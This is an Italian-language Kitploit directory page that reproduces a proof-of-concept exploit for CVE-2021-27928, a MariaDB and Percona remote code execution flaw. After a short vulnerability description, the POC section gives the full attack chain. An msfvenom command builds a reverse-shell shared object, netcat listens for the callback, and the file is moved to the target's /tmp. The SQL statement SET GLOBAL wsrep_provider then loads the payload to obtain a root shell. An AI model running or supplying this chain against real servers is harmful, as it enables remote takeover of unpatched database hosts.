
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-27928-POC — CVE-2021-27928-POC | Kitploit
Strumenti/GitHubGitHub/shamo0/cve-2021-27928-poc
Generazione di PayloadAnalisi delle VulnerabilitàExploitShellcodePenetration TestingSicurezza dei Database
GitHubshamo0/cve-2021-27928-poc

CVE-2021-27928-POC

CVE-2021-27928-POC

Vedi Repository
12324 anni faNon ancora revisionato
Condividi

CVE-2021-27928 POC

Descrizione

È stato scoperto un problema di esecuzione remota di codice in MariaDB 10.2 precedente alla 10.2.37, 10.3 precedente alla 10.3.28, 10.4 precedente alla 10.4.18 e 10.5 precedente alla 10.5.9; Percona Server fino al 2021-03-03; e la patch wsrep fino al 2021-03-03 per MySQL. Un percorso di ricerca non attendibile porta a un'iniezione eval, in cui un utente SUPER del database può eseguire comandi del sistema operativo dopo aver modificato wsrep_provider e wsrep_notify_cmd. NOTA: questo non interessa un prodotto Oracle.

POC

Creiamo il nostro payload con Msfvenom. Per il nostro payload useremo /linux/x64/shell_reverse_tcp con il nostro IP per LHOST e il numero di porta per LPORT. Specificheremo anche il tipo di file con -f, che nel nostro caso è elf-so. E salveremo il file di output come CVE-2021.27928.so con l'opzione -o. msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.so

Il nostro payload è pronto! Configuriamo netcat come listener sulla porta specificata.


Spostiamo il nostro file sulla macchina di destinazione. Per questo possiamo usare il metodo che preferiamo. Io userò il server http di python.

Salviamo il file nella directory /tmp

Ora dobbiamo accedere al database e impostare wsrep_provider sul nostro payload caricato.

SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";

È il momento di controllare il nostro listener. Se abbiamo avuto successo, dovremmo aver ottenuto una shell di root sulla macchina!

Buon Hacking!


Riferimenti

https://www.exploit-db.com/exploits/49765

https://nvd.nist.gov/vuln/detail/CVE-2021-27928

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    310
  • 5

    opencti

    opencti-platform/opencti

    Piattaforma aperta di intelligence sulle minacce informatiche

    306
  • 6

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    301

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




